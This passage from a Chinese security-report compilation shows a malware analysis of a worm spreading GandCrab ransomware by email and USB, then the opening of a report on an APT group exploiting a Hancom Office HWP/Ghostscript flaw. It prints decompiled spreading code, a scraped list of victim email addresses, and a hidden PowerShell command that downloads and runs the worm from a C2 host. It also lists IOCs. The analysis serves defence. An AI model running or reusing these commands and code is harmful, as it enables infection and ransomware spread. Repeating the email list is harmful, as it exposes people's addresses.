if ( hObject == (HANDLE)-1 || !hObject )
  return 1;
hFile = CreateFileW(a2, 0x40000000u, 3u, 0, 2u, 0x80u, 0);
if ( hFile != (HANDLE)-1 && hFile )
{
  memset(&Dst, 0, 0x1Eu);
  memset(&v17, 0, 0x2Eu);
  memset(&v9, 0, 0x16u);
  v32 = 0;
  Dst = 0x4034B50;                      // zip文件头
  v35 = 0xA;
  v19 = 0xA;
  v36 = 0;
  v20 = 0;
  v37 = 0;
  v21 = 0;
  sub_4040F0(&v38, &v39);
  v22 = v38;
  v23 = v39;
  v40 = sub_404100(hObject);
  v24 = v40;
  v41 = GetFileSize(hObject, 0);
  v25 = v41;
  v42 = GetFileSize(hObject, 0);
  v26 = v42;
  v43 = lstrlenA(lpString);
  v27 = v43;
  v44 = 0;
  v28 = 0;
  v31 = v32;
  WriteFile(hFile, &Dst, 0x1Eu, &NumberOfBytesWritten, 0);
  v32 += 30;
  v4 = lstrlenA(lpString);
  WriteFile(hFile, lpString, v4, &NumberOfBytesWritten, 0);
  v5 = lstrlenA(lpString);
  v32 += v5;
  SetFilePointer(hObject, 0, 0, 0);
```


然后将 js 文件压缩包进行 base64 编码并保存在%TEMP%\随机文件名.jpg：

```
v59 = 'y';
v60 = 'z';
v61 = '0';
v62 = '1';
v63 = '2';
v64 = '3';
v65 = '4';
v66 = '5';
v67 = '6';
v68 = '7';
v69 = '8';
v70 = '9';
v71 = '+';
v72 = '/';
v75 = '\0';
result = wFopen(Filename, L"rb");
File = result;
if ( result )
{
  v3 = wFopen(a2, L"w");
  v7 = -1;
  v8 = 0;
  while ( !feof(File) )
  {
    ++v75;
    if ( ++v7 == 3 )
    {
      v7 = -1;
      v73 = (signed int)v4 >> 2;
      fprintf(v3, "%c", *(&v9 + v73));
      v73 = ((signed int)v5 >> 2) | (v4 << 4);
      v73 = (signed int)v73 >> 2;
      fprintf(v3, "%c", *(&v9 + v73));
      v73 = (signed int)(unsigned __int8)(16 * v5) >> 2;
      v73 |= (signed int)v6 >> 6;
      fprintf(v3, "%c", *(&v9 + v73));
      v73 = (signed int)(unsigned __int8)v6;
      fprintf(v3, "%c", *(&v9 + v73));
```


BASE64 编码

21.7.3 通过 SMTP 协议随机发送恶意邮件

通过 C2（http://ssofhoseuegsgrfnu.ru/m/xxx.txt）获取目标邮箱列表：

```
snwprintf(&v23, 0x200u, L"%is%d.txt", &v22, v13 % v18 + 1);
v14 = rand() % 60000 + 10000;
v15 = rand();
snwprintf(&::FileName, 0x200u, L"%is\\%d%d.jpg", &
if ( !URLDownloadToFileW(0, &v23, &::FileName, 0, 0) ) /// 下载目标邮箱列表，保存在TEMP目录 随机文件名.jpg
```



```
1  ramackey82@aol.com
2  ramackowski@aol.com
3  ramack@verizon.net
4  ram@acom.com
5  ramaconcerts@yahoo.com
6  rama@conversationswithgreatness.com
7  ramacora@verizon.net
8  rama@cox-internet.com
9  ramacquisitions@yahoo.com
10 ramacrisp1@aol.com
11 ramacrisp@aol.com
12 ramac@shaw.ca
13 ramacu@aol.com
14 ramad7@aol.com
15 ramada1023@aol.com
16 ramada1117@aol.com
17 ramada1656@aol.com
18 ramada1965@yahoo.com
19 ramada[illegible].com
20 ramada2313@aol.com
```

随机读取该邮箱列表文件，取出邮箱地址，通过 SMTP 协议发送恶意邮件，其邮件附件会携带前面压缩好的 JS 脚本的压缩包：

```
strcpy(&buf, "Content-Type: text/plain;\r\n\r\n");
v35 = strlen(&buf);
send(s, &buf, v35, 0);
memset(&buf, 0, 0x400u);
strcpy(&buf, ":*\r\n\r\n");
v36 = strlen(&buf);
send(s, &buf, v36, 0);
memset(&buf, 0, 0x400u);
strcpy(&buf, "--");
strcat(&buf, &v71);
strcat(&buf, "\r\n");
v37 = strlen(&buf);
send(s, &buf, v37, 0);
memset(&buf, 0, 0x400u);
strcpy(&buf, "Content-Type: application/zip\r\n");
v38 = strlen(&buf);
send(s, &buf, v38, 0);
memset(&buf, 0, 0x400u);
strcpy(&buf, "Content-Transfer-Encoding: base64\r\n");
v39 = strlen(&buf);
send(s, &buf, v39, 0);
memset(&buf, 0, 0x400u);
strcpy(&buf, "Content-Disposition: attachment; filename= \"");
strcat(&buf, byte_4075F0);
strcat(&buf, ".zip\"\r\n\r\n");
v40 = strlen(&buf);
send(s, &buf, v40, 0);
File = wfopen(&ZipFile, L"rb");// 打开base64编码后的zip压缩包
if ( File )
{
  memset(&Str, 0, 0x104u);
  while ( !feof(File) )
  {
    fscanf(File, "%s\n", &Str);
    v41 = strlen(&Str);
    send(s, &Str, v41, 0);// 发送zip附件
```


通过 SMTP 发送恶意邮件

21.7.4 执行恶意 JS 脚本

当恶意 js 脚本在受害者的终端上运行后，js 脚本会通过 Powershell 下载并执行此次蠕虫母体：

```
wscript.exe "C:\get.js"
    cmd.exe /c powershell.exe -w hidden -noprofile -executionpolicy bypass (new-object  system.net.webclient)
        .downloadfile('http://ssofhoseuegngrfnu.ru/hello.exe?IGrq','%TEmP%\hM53.exE'); @ starT %TEmP%\hM53.eXe
        powershell.exe -w hidden -noprofile -executionpolicy bypass (new-object system.net.webclient)
            .downloadfile('http://ssofhoseuegngrfnu.ru/hello.exe?IGrq','%TEmP%\hM53.exE')
            hM53.exE
```

进程链信息

21.8 相关 IOCs

21.8.1 MD5：

c30f72528bb6ab5aab25b33036973b07

48087776645fd9709f09828be7e42f8f

fa940342c3903f54c452a8a2483b1235

24275604649ac0abafe99b981b914fbc

a13d3aef725832752be1605e50b6f7e0

574c8a27fc79939ca1343ccb2722b74f

dfd5be2aeabc2a79c1e64e0b3a6dac73

64e0e23cdec4358354628195ec81a745

21.8.2 C&C：

92.63.197.60

92.63.197.48

92.63.197.112

92.63.197.60:9090

21.8.3 URLs：

hxxp:// 92.63.197.48/t.exe

hxxp:// 92.63.197.48/m.exe

hxxp:// 92.63.197.48/p.exe

hxxp:// 92.63.197.48/s.exe

hxxp:// 92.63.197.48/o.exe

hxxp://ssofhoseuegsgrfnu.ru/m/xxx.txt

hxxp://ssofhoseuegsgrfnu.ru/m/get.js

hxxp://92.63.197.48/geo.php

hxxp://92.63.197.60/newup.txt

hxxp://92.63.197.48/index.php

21.8.4 WalletAddr：

1LdFFaJiM7R5f9WhUEskVCaVokVtHPHxL5

28VcfDWthf987aBo6ddyGuYnMkwtWo6bBe4j7Q87pDYxEEGZzHseUMvFr6MNqj3PGR4PGXzCGYQw7UemxRoRxCC97qVBup

XfPoiH5ShPQdXC3Kc39XzCaB84eL1w53oA

DPngr3jnAGgKY45vQpt4NmYt3jQCP2smrW

0xa9b717e03cf8f2d792bff807588e50dcea9d0b1c

4BrL51JCc9NGQ71kWhnYoDRffsDZy7m1HUU7MRU4nUMXAHNFBEJhkTZV9HdaL4gfuNBxLPc3BeMkLGaPbF5vWtANQrqWkG

LPuhyFoFggYkXwkkmDbnA19hu1wzuJggHJ

rBkCLqPgHiKt6Hdddnjq27ECehHqCcCHTD

t1aGAy8CBERajaMAKdzddp3WttD5Czji55S

21.9 总结及安全建议

通过分析我们可以看到，本次的蠕虫病毒开始传播勒索病毒 GandCrab，而且主要针对的是中国和越南地区，病毒扩散渠道从邮件附件到 U 盘传播等，覆盖范围比起单纯的某一种传播方式要大不少，同时这背后是否也含有病毒传播者认为国人的安全防范意识不够也未可定，总之本次的传播新动向值得引起国人的高度警惕。

针对本次的病毒技术特点以及结合以往的病毒传播方式，我们给出以下安全建议：

- 不要打开来历不明的邮件附件
- 在 Windows 中禁用 U 盘的 ‘‘自动运行’’ 功能
- 打齐操作系统安全补丁，及时升级 Web、数据库等服务程序，防止病毒利用漏洞传播
- 避免使用弱口令，采用复杂密码，设置登录失败次数限制，防止暴力破解攻击
- 安装杀毒软件，定期扫描电脑，及时升级更新病毒库保持杀毒软件的良好运行
- 提高安全意识，保持良好的上网习惯，重要数据做好备份

21.9.1 关于 360 终端安全实验室

360 终端安全实验室由多名经验丰富的恶意代码研究专家组成，重点着力于常见病毒、木马、蠕虫、勒索软件等恶意代码的原理分析和研究，致力为中国政企客户提供快速的恶意代码预警和处置服务，在曾经流行的 WannaCry、Petya、Bad Rabbit 的恶意代码处置过程中表现优异，受到政企客户的广泛好评。

依托 360 在互联网为 13 亿用户提供终端安全防护的经验积累，360 终端安全实验室以 360 天擎新一代终端安全管理系统为依托，为客户提供简单有效的终端安全管理理念、完整的终端解决方案和定制化的安全服务，帮助广大政企客户解决内网安全与管理问题，保障政企终端安全。

21.9.2 关于 360 天擎新一代终端安全管理系统

360 天擎新一代终端安全管理系统是 360 企业安全集团为解决政企机构终端安全问题而推出的一体化解决方案，是中国政企客户 3300 万终端的信赖之选。系统以功能一体化、平台一体化、数据一体化为设计理念，以安全防护为核心，以运维管控为重点，以可视化管理为支撑，以可靠服务为保障，能够帮助政企客户构建终端防病毒、入侵防御、安全管理、软件分发、补丁管理、安全 U 盘、服务器加固、安全准入、非法外联、运维管控、主机审计、移动设备管理、资产发现、身份认证、数据加密、数据防泄露等十六大基础安全能力，帮助政企客户构建终端威胁检测、终端威胁响应、终端威胁鉴定等高级威胁对抗能力，为政企客户提供安全规划、战略分析和安全决策等终端安全治理能力。

疑似“Group 123”APT 团伙利用 HWP 软件未公开漏洞的定

作者：360 威胁情报中心


原文：https://ti.360.net/blog/articles/analysis-of-group123-sample-with-hwp-exploitkit/

22.1 背景

2018 年 9 月 20 日，360 威胁情报中心在日常样本分析与跟踪过程中发现了一例针对韩国文字处理软件 Hancom Office 设计的漏洞攻击样本。通过详细分析发现，该样本疑似与 APT 组织 “Group 123’’ 相关，且该 HWP 样本利用了一个从未公开披露的 Hancom Office 漏洞来执行恶意代码。360 威胁情报中心通过对该漏洞进行详细分析后发现，这是 Hancom Office 在使用开源 Ghostscript（下称 GS）引擎时未正确使用 GS 提供的沙盒保护功能而导致的任意文件写漏洞。

360 威胁情报中心通过对已知的 HWP 相关漏洞检索后发现，该漏洞疑似从未被公开（没有任何信息来源对该漏洞进行过描述或者分析，也没有漏洞相关的 CVE 等信息）。幸运的是，由于版权相关问题，最新版的 Hancom Office 已经将 GS 开源组件移除，使问题在最新的软件中得到缓解，但老版本的用户依然受影响，而且此类用户的数量还很大。

而截止我们发布本篇报告时，VirusTotal 上针对该攻击样本的查杀效果如下，也仅仅只有 5 家杀软能检查出其具有恶意行为：




22.2 Hancom Office

HWP 的全称为 Hangul Word Processor，意为 Hangul 文字处理软件，其是 Hancom 公司旗下的产品，该公司为韩国的政府所支持的软件公司。Hancom Office 办公套件在韩国是非常流行的办公文档处理软件，有超过 75% 以上的市场占有率。

Hancom 公司目前主要的是两个产品系列，一个是 Hancom Office，另一个是 ThinkFree Office。Hancom Office 套件里主要包含 HanCell（类似微软的 Excel），HanShow （类似微软的 PowerPoint），HanWord（也就是 HWP，类似微软的 Office Word）等。

而在它的官网提供两种语言（英文和韩文），当你以英文的界面语言去访问该网站时，它的下载中心里所提供的只有 ThinkFree Office 的系列产品，当以韩文界面语言去访问时，它的下载中心里所提供的是 Hancom Office 系列产品，可以看出 Hancom 公司针对国内还是主推 Hancom Office 的产品，针对其他非韩文国家则推送 ThinkFree Office 的系列产品：




22.3 HWP 未公开漏洞分析

360 威胁情报中心针对该未公开 HWP 漏洞的整个分析过程如下。


22.3.1 利用效果

使用安装了 Hancom Office Hwp 2014 (9.0.0.1086) 的环境打开捕获到的恶意 HWP 文档，以下是 Hancom Office 版本信息：


HWP 样本打开后不会弹出任何提示框，也不会有任何卡顿，便会静默在当前用户的启动目录释放恶意脚本 UpgradeVer45.bat，并且在%AppData% 目录下释放 Dhh01.oju01 和 Dhh02.oju01 文件，如下图：



通过进程行为分析可以发现，这其实是 Hancom Office 自带的 gbb.exe 程序执行了恶意文件的释放操作：




而 gbb.exe 其实是 Hancom Office 用于处理 HWP 文件中内嵌的 EPS 脚本的一个外壳程序，其核心是调用了开源 GhostScript（下称 GS）组件 gsdll32.dll 来处理 EPS 脚本：



gbb.exe 解析 EPS 文件所执行的命令行如下：

所以该恶意 HWP 样本极有可能是通过内嵌的 EPS 脚本触发漏洞来实现释放恶意文件的。为了验证该想法，360 威胁情报中心的研究人员提取了 HWP 文件中的 EPS 文件后，使用 HWP 自带的 EPS 脚本解析程序 gbb.exe 来模拟 Hancom Office 解析该脚本（向 gbb.exe 传入了 Hancom Office 解析 EPS 脚本文件时相同的参数列表），也可达到相同的效果（Windows 启动项被写入恶意脚本）：



22.3.2 漏洞分析过程


既然确定了该恶意 HWP 样本是利用了解析 EPS 脚本的相关漏洞来释放恶意文件的，那么我们通过深入分析 HWP 文件携带的 EPS 脚本即可找到漏洞成因。

